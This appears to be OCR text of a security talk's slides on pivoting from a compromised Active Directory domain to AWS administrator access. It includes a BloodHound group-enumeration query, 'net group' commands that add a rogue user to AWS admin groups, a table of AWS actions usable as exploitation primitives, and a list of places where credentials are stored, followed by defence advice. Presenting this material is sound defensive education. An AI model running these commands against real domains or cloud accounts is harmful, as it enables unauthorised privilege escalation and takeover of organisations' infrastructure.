
Bonus Round

Own The Entire AWS Organization

https://help.okta.com/en-us/content/topics/deploymentguides/aws/connect-okta-multiple-aws-groups.htm

Attack Path #5 Summary

Domain User → AD → IdP → Admin @ AWS → Admin @ AWS Org



Attack Path #6

AD Group Memberships

Scenario

A Post-Compromise Pivot


- Starting Point: You've compromised the domain
- Recon:
  - Some domain users are AWS administrators
- Goal: How to get AWS Admin?

Step 1

Enum and Join

```
MATCH (g:Group)
WHERE toLower(g.samaccountname) =~ '(?i).*aws.*|(?i).*admin.*'
RETURN g.samaccountname, g.description
```


```
net group "PRD-AWS-SSLDN-ADMINACCESS" rogueUser /domain /add
net group "PRD-AWS-SSNY-ADMINACCESS" rogueUser /domain /add
```



- Automation isn't always a good thing
- Cloud permissions could be managed via AD groups
  - …that are *then* synced to Okta
- Enum Groups → Join → Wait for the Sync to kick in …


Step 2

… Profit



Attack Path #6 Summary

Domain Admin → Join Group → Admin @ AWS



Summary of Attack Paths


AWS Actions


and their Associated Exploitation Primitives


Service	Action	Effect
IAM	(IMDS)	Authenticate as IAM role from EC2
IAM	AssumeRole	Laterally move between IAM roles
IAM	GetAccountAuthorisationDetails	Enumerate IAM role relationships
EC2	CreateSnapshot CreateVolume AttachVolume	Clone and mount Server disks
SSM	StartSession RunCommand	Gain Command Execution on server
EC2	CreateTrafficMirrorSession CreateTrafficMirrorTarget	Capture Traffic
EC2	CreateSecurityGroup AuthorizeSecurityGroupIngress	Alter Firewalling


…and many others


- EC2 User data command execution
- RDP keys for EC2 instances in S3 buckets
- Hardcoded IAM User credentials
- AWS Systems Manager > Parameter Store
- AWS Secrets Manager secrets
- `C:\User\` directories on EC2



Active Directory Control Plane


Active Directory Control Plane


Active Directory Control Plane


Active Directory Control Plane


Active Directory Control Plane
AWS Control Plane


Active Directory Control Plane
AWS Control Plane

Defenses

Prevention

If in Planning Stage…

…Avoid if possible

- “Lifting and Shifting” is a bad idea

10 Security Architecture Anti-patterns

Anti-pattern 4: Building an ‘on-prem’ solution in the cloud

When you build - in the public cloud - the solution you would have built in your own data centres.

